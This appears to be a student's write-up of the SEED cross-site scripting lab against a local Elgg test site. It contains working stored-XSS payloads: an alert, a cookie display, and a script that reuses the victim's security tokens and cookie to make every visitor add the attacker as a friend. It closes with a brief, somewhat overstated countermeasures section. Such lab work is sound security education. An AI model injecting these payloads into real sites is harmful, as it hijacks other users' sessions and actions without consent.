
Justin Eugenio
CSC 154
12/1/2019


# Lab 6 – Cross-Site Scripting (XSS) Attack

## Task: Posting a Malicious Message to Display an Alert Window

First, we are going to log into our "SEED-Attacker" VM to do this attack. Password is "dees".




Let's see if the Apache server is running.




```
[12/01/2019 19:20] seed@ubuntu:~$ sudo service apache2 start
 * Starting web server apache2
httpd (pid 1452) already running
                                                                          [ OK ]
[12/01/2019 19:20] seed@ubuntu:~$ 
```

Now, lets go to xsslabelgg.com for the lab.



From there, we will log into Samy’s account. ID is Samy and password is seedsamy.




Log in


Username or email: Samy

Password: ••••••••

Navigate to Samy’s profile.



Edit profile and insert the script: “<script>alert(‘XSS’);</script>” into the Brief description section.




Brief description

<script>alert('XSS');</script>

Public


After saving, a pop-up will show “XSS”. This proves that the script ran successfully.



Your profile was successfully saved.

XSS


Log out from Samy, log in as Alice (seedalice). Navigate to the members list. The alert is still there. This means, Samy's script is still embedded in his profile.



XSS

### Task: Posting a Malicious Message to Display Cookies

This time, log back into Samy's account. Go to his profile and insert the script.




Brief description

```
<script>alert(document.cookie);</script>
```

Public


After saving Samy's profile, the cookie is displayed.



Your profile was successfully saved.


Elgg=jqq2pmol8v8po7cc7tl3fuhd77

Visiting Samy's profile as Alice, the cookie pops-up as an alert message.



Elgg=l0b68j1i6hhafpqleargojnt86

Sending a friend request to Charlie as Samy. Let’s observe the Live HTTP headers to construct the malicious code. We see the request line which is GET. Below is the header line. The network packet to add Charlie as friend. Charlie’s ID is 41.




```
http://www.xsslabelgg.com/action/friends/add?friend=41&__elgg_ts=1575263153&__elgg_toke...

GET /action/friends/add?friend=41&__elgg_ts=1575263153&__elgg_token=da31f787d992bd43f...
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/charlie
Cookie: Elgg=02gjfukmua0pae4k3nssi9su23
Connection: keep-alive

HTTP/1.1 302 Found
Date: Mon, 02 Dec 2019 05:06:30 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
```

We’ve discovered that Samy’s user GUID is 42 from the Live HTTP Headers.




```
http://www.xsslabelgg.com/action/friends/add?friend=42&__elgg_ts=1575410882&__elgg_toke...

GET /action/friends/add?friend=42&__elgg_ts=1575410882&__elgg_token=f2a4a01a138a02de0a...
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) Gecko/20100101 Firefox/23.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Cookie: Elgg=ubbaqjlfi4ck0ehbb83h5n1340
Connection: keep-alive

HTTP/1.1 302 Found
Date: Tue, 03 Dec 2019 22:08:14 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.14
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
```

From there, let’s create a script where whenever a user visit’s Samy’s profile, they get automatically add Samy as a friend. Let’s navigate back to Samy’s profile and this script to the About me section instead. Remove editor feature is disabled.

```
<script type="text/javascript">
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=42"+ts+token;
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Referer","http://www.xsslabelgg.com/profile/samy");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
</script>
```



Edit profile


My display name

Samy

About me


```
<script type="text/javascript">
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=42"+ts+token;
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Referer","http://www.xsslabelgg.com/profile/samy");
Ajax.setRequestHeader("Cookie",document.cookie);
```

After logging in as Alice and viewing Samy’s profile, Samy is immediately added as a friend.



Alice is now a friend with Samy *just now*


When on Charlie’s account. Samy is also added as friend. We can conclude that whenever a user visit’s Samy’s profile they will add Samy as a friend automatically.



Charlie is now a friend with Samy *just now*

### Task: Countermeasures

After enabling HTMLawed 1.8. The script that forced other users to add Samy as a friend has all the htmlspecialchars removed. Also, the script is displayed on Samy’s profile. Therefore, all cross-site scripting attacks are prevented.




**HTMLawed 1.8**

Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.

Author: Core developers - http://www.elgg.org/

more info



Your profile was successfully saved.

**Samy**

**About me**

```
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=43"+ts+token;
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Keep-Alive","300");
Ajax.setRequestHeader("Connection","keep-alive");
Ajax.setRequestHeader("Referer","http://www.xsslabelgg.com/profile/user11");
Ajax.setRequestHeader("Cookie",document.cookie);
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
```